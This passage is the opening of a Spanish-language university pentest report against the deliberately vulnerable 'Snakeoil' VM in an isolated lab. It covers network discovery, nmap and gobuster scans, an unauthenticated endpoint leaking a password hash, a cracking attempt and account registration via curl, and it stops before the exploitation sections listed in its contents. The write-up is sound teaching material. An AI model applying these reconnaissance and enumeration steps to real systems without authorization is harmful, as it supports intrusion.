Fecha: 08 de septiembre del 2026

UNIVERSIDAD POLITÉCNICA DE SAN LUIS POTOSÍ

# Proyecto Primer Parcial

# De la teoría a la práctica: Walkthrough en acción

**Demostrar la capacidad de aplicar conocimientos teóricos de seguridad informática en un entorno práctico.**

**Mtro. Servando López Contreras**

Informe realizado por:

181583 Angel Aaron Acuña Quezada

# Contenido

Introducción ..... 3
Objetivos ..... 3
Objetivo general ..... 3
Objetivos especificos ..... 3
Marco teórico ..... 4
Descripción del entorno de laboratorio ..... 6
Desarrollo del ataque ..... 7
Reconocimiento ..... 7
Descubrimiento del objetivo ..... 8
Escaneo de puertos y servicios ..... 8
Enumeración ..... 9
Enumeración de directorios ..... 11
Identificación y explotación de vulnerabilidades ..... 12
Creación de cuenta legítima ..... 13
Descubrimiento de /run y clave secreta ..... 14
Obtención de la clave secreta ..... 15
Ejecución remota de comandos ..... 15
Explotación para lectura de archivos locales ..... 17
Analizando app.py ..... 19
Reverse Shell ..... 19
Mejora de la shell TTY upgrade ..... 21
Escalación de privilegios ..... 21
Obtención de la contraseña del sistema ..... 21
Confirmación de acceso root ..... 22
Tabla de vulnerabilidades ..... 23
Recomendaciones de remediación ..... 23
Conclusiones ..... 24
Referencias ..... 24

# Introducción

El presente informe documenta el desarrollo completo de una prueba de penetración realizada sobre la máquina virtual vulnerable "Snakeoil", con base en el sistema operativo Debian 10. El ejercicio se realizó en un entorno de laboratorio completamente aislado, utilizando virtualización mediante Hyper-V, con el propósito de aplicar de manera práctica los conocimientos teóricos adquiridos en la materia de Seguridad informática.

A lo largo de este documento se describe cada una de las fases del proceso, desde la configuración inicial del entorno hasta la obtención de privilegios root en el sistema objetivo, explicando en cada etapa las herramientas utilizadas, los comandos ejecutados, los resultados obtenidos y el razonamiento técnico que sustentó cada decisión tomada durante el ataque.

# Objetivos

## Objetivo general

Demostrar la capacidad de aplicar conocimientos teóricos de seguridad informática en un entorno práctico, mediante la realización de un walkthrough detallado y la explicación de las técnicas y metodologías utilizadas para vulnerar una máquina virtual.

## Objetivos especificos

- Configurar un entorno de virtualización aislado para realizar las pruebas de penetración de forma segura.
- Utilizar herramientas de escaneo de puertos y servicios para identificar posibles vectores de ataque.
- Enumerar los servicios y aplicaciones en ejecución para obtener información detallada sobre el sistema objetivo.
- Investigar las vulnerabilidades conocidas asociadas con los servicios y aplicaciones identificados.
- Evaluar el riesgo y la viabilidad de explotación de cada vulnerabilidad encontrada.

- Seleccionar y adaptar las técnicas de explotación adecuadas para las vulnerabilidades detectadas.
- Escalar privilegios para obtener acceso administrativo dentro del sistema.
- Documentar cada paso del proceso, incluyendo comandos utilizados, resultados obtenidos y capturas de pantalla.
- Explicar las técnicas y metodologías empleadas en cada etapa del ataque, relacionando dichas técnicas con los fundamentos teóricos de la seguridad informática.

# Marco teórico

Con el fin de facilitar la comprensión del desarrollo técnico presentado en las siguientes secciones, a continuación, se definen los conceptos y términos fundamentales empleados a lo largo de este informe:

**Pentest:** proceso mediante el cual se simulan ataques informáticos controlados sobre un sistema, con autorización previa, con el objetivo de identificar vulnerabilidades antes de que puedan ser explotadas por un atacante real (IBM, s.f.).

**Reconocimiento:** primera fase de un pentest, en la que se recopila información sobre el objetivo (direcciones IP, puertos abiertos, servicios en ejecución) sin interactuar de forma intrusiva con el sistema.

**Enumeración:** fase en la que se profundiza sobre la información obtenida en el reconocimiento, explorando en detalle los servicios identificados (por ejemplo, rutas de un sitio web, usuarios del sistema, versiones exactas de software).

**Nmap:** herramienta de escaneo de redes utilizada para descubrir hosts activos, puertos abiertos y servicios en ejecución, así como sus versiones (Nmap Project, s.f.).

**ARP-Scan:** herramienta que envía peticiones del protocolo ARP (Address Resolution Protocol) dentro de una red local para descubrir qué dispositivos se encuentran activos (Kali Linux, s.f.).

**Gobuster:** herramienta de fuerza bruta de directorios y archivos web, utilizada para descubrir rutas de un servidor que no están enlazadas visiblemente desde la interfaz de usuario (Kali Linux, s.f.).

**JWT (JSON Web Token):** estándar abierto utilizado para transmitir información de forma segura entre dos partes en forma de un token firmado digitalmente, comúnmente empleado para mecanismos de autenticación en aplicaciones web (Ciberseguridad.com, s.f.).

**Broken Access Control:** categoría de vulnerabilidad en la que un sistema no verifica correctamente los permisos de un usuario antes de permitirle realizar una acción, permitiendo a usuarios no autorizados acceder o modificar recursos que deberían estar restringidos (OWASP, 2021).

**IDOR (Insecure Direct Object Reference):** tipo específico de Control de Acceso Roto en el que un sistema expone referencias directas a objetos internos (como identificadores numéricos secuenciales) que pueden ser manipuladas por un atacante para acceder a recursos no autorizados (OWASP, s.f.).

**SSRF (Server-Side Request Forgery):** vulnerabilidad que permite a un atacante inducir al servidor de una aplicación a realizar peticiones de red hacia destinos arbitrarios, elegidos por el propio atacante, incluyendo recursos internos que normalmente no serían accesibles desde el exterior (OWASP, 2021).

**LFI (Local File Inclusion):** vulnerabilidad que permite a un atacante hacer que una aplicación lea o incluya archivos del sistema de archivos local del servidor de forma no autorizada (OWASP, s.f.).

**Command Injection (Inyección de Comandos):** vulnerabilidad que ocurre cuando una aplicación incorpora entrada proporcionada por el usuario directamente dentro de un comando del sistema operativo sin la debida sanitización, permitiendo al atacante ejecutar comandos arbitrarios en el servidor (OWASP, s.f.).

**Escalación de privilegios:** proceso mediante el cual un atacante, habiendo obtenido acceso inicial a un sistema con privilegios limitados, logra elevar dicho acceso hasta obtener privilegios de administrador o superusuario (root).


**Reverse Shell:** técnica mediante la cual una máquina comprometida establece una conexión saliente hacia la máquina del atacante, otorgándole una línea de comandos interactiva sobre el sistema comprometido.

**Hash de contraseña:** representación de una contraseña procesada mediante una función criptográfica unidireccional, de forma que no pueda revertirse fácilmente al valor original, utilizada para almacenar contraseñas de forma segura.

**PBKDF2:** función de derivación de claves diseñada para dificultar los ataques de fuerza bruta contra hashes de contraseñas, mediante la aplicación repetida de miles de iteraciones de una función criptográfica.

# Descripción del entorno de laboratorio


Para este proyecto se utilizaron dos máquinas virtuales sobre Hyper-V: una máquina atacante con Parrot OS y la máquina objetivo, Snakeoil (basada en Debian 10), descargada desde VulnHub. Ambas máquinas se configuraron en Default Switch para garantizar que pudieran comunicarse entre sí, sin exponer el entorno de pruebas a la red física ni a Internet.



# Desarrollo del ataque

## Reconocimiento

El primer paso de todo reconocimiento es entender en qué red se encuentra el atacante, ya que de ahí se deriva el rango que se deberá escanear para ubicar al objetivo. Para esto se utilizó el comando “ip a”




Este comando muestra todas las interfaces de red del sistema junto con su dirección IP y máscara de subred. En este caso, la interfaz eth0 mostró una dirección dentro del rango 172.30.48.0/20, (el comando muestra una IP distinta porque esta captura se tomó después de reiniciar la máquina virtual, lo que renueva la dirección asignada) lo que indica una red interna asignada automáticamente por el adaptador virtual de Hyper-V.

## Descubrimiento del objetivo

Conociendo el rango de red, el siguiente paso es identificar qué otros dispositivos están activos en ese segmento. Para ello se utilizó ARP-Scan, una herramienta que envía peticiones ARP a cada dirección del rango indicado y recopila las respuestas, permitiendo listar los hosts activos junto con su dirección MAC:


```
┌─[✗]─[d3im05@parrot]─[~]
└──╼ $sudo arp-scan --interface=eth0 172.30.24.101/20
Interface: eth0, type: EN10MB, MAC: 00:15:5d:00:02:00, IPv4: 172.30.24.101
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
WARNING: host part of 172.30.24.101/20 is non-zero
Starting arp-scan 1.10.0 with 4096 hosts (https://github.com/royhills/arp-scan)
172.30.16.1     00:15:5d:c7:fb:d8       (Unknown)
172.30.26.30    00:15:5d:00:02:02       (Unknown)

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 4096 hosts scanned in 17.231 seconds (237.71 hosts/sec). 2 responded
┌─[d3im05@parrot]─[~]
└──╼ $
```

El resultado mostró dos hosts activos: la puerta de enlace (terminada en .1, típica de la puerta de enlace de Hyper-V) y un segundo host que, por descarte, correspondía a la máquina Snakeoil.

## Escaneo de puertos y servicios

Una vez identificada la IP del objetivo, se procedió a determinar qué puertos estaban abiertos y qué servicios corrían en ellos, ya que esta información define la superficie de ataque disponible. Se utilizó Nmap con el siguiente comando:

nmap -sV -sC -p- -T4 <ip>




El resultado reveló tres puertos abiertos:


- **Puerto 22/tcp** — SSH (OpenSSH 7.9p1 sobre Debian).
- **Puerto 80/tcp** — HTTP (nginx 1.14.2), con el título "Welcome to SNAKEOIL!".
- **Puerto 8080/tcp** — HTTP (nginx 1.14.2), identificado como un posible proxy abierto ("open-proxy"), con el título "Welcome to Good Tech Inc.'s Snake Oil Project".

Dado que SSH normalmente no representa un vector de acceso inicial sin credenciales, y que el puerto 8080 mostraba explícitamente una pista relacionada con un comportamiento de proxy, se priorizó la investigación de ese puerto por encima del 80.


## Enumeración

Al visitar `http://<IP>/` en el puerto 80, se encontró una página estática simple sin mayor funcionalidad. En cambio, al visitar `http://<IP>:8080/`, se encontró un mini-CMS tipo blog llamado "Good Tech Inc." con tres publicaciones: ***Introduction***, ***House Rules*** y ***Useful Links***, cada una con un botón "Edit" visible sin necesidad de haber iniciado sesión.







Al revisar el contenido de "House Rules", se observó que una etiqueta HTML (`<b>not</b>`) se mostraba como texto, lo cual indicaba una posible vulnerabilidad — un indicio de manejo descuidado de la salida HTML por parte del desarrollador.




Al hacer clic en el botón "Edit" de una publicación, se accedió directamente a un formulario de edición en `http://<IP>:8080/2/edit` **sin que el sistema solicitara autenticación**. Esto es un caso claro de **Broken Access Control**: el servidor nunca valida en ningún momento si quien hace la petición tiene permisos para editar o eliminar contenido.




El post "Useful Links" contenía además un enlace a la documentación oficial de la librería flask-jwt-extended, lo cual —aunque no se identificó como relevante en el momento— resultó ser una pista intencional del creador de la máquina sobre la tecnología utilizada en el backend.

## Enumeración de directorios

Para identificar rutas del servidor que no estuvieran enlazadas visiblemente desde la interfaz, se utilizó Gobuster, una herramienta de fuerza bruta de directorios y archivos:

***gobuster dir -u http://<IP>:8080/ -w /usr/share/wordlists/dirb/common.txt -x php,txt,html,json***

Este comando realiza peticiones HTTP probando cada palabra de una lista de diccionario como posible ruta del servidor, además de probarlas con distintas extensiones de archivo, reportando el código de estado HTTP de cada una para determinar cuáles existen realmente.



El resultado reveló varias rutas adicionales de gran relevancia:


- /create — formulario para crear nuevas publicaciones.
- /login (405) — endpoint de autenticación, que rechaza peticiones GET.
- /registration (200) — endpoint de registro de usuarios.
- /run (405) — nombre altamente sospechoso, rechaza peticiones GET.
- /secret (500) — endpoint que produce un error interno del servidor.
- /users (200) — posible endpoint de listado de usuarios.

## Identificación y explotación de vulnerabilidades


Al consultar directamente la ruta encontrada `/users`:

curl -s http://<IP>:8080/users

El servidor respondió con un JSON conteniendo el nombre de usuario `patrick` junto con su contraseña **cifrada mediante PBKDF2-SHA256**. Esto representa una vulnerabilidad de **Exposición de Datos Sensibles**, ya que un endpoint de la API entrega información crítica del sistema sin requerir ningún tipo de autenticación ni autorización.




Se intentó crackear este hash utilizando John the Ripper contra el diccionario rockyou.txt, pero dado el costo computacional de PBKDF2, el tiempo estimado para completar el diccionario completo superaba las 16 horas, por lo que se decidió explorar rutas de explotación alternativas en paralelo.




## Creación de cuenta legítima

Al probar la ruta /registration con el método POST:

```
curl -s -X POST http://<IP>:8080/registration \
  -H "Content-Type: application/json" \
  -d '{"username":"usuario ","password":"123456"}'
```



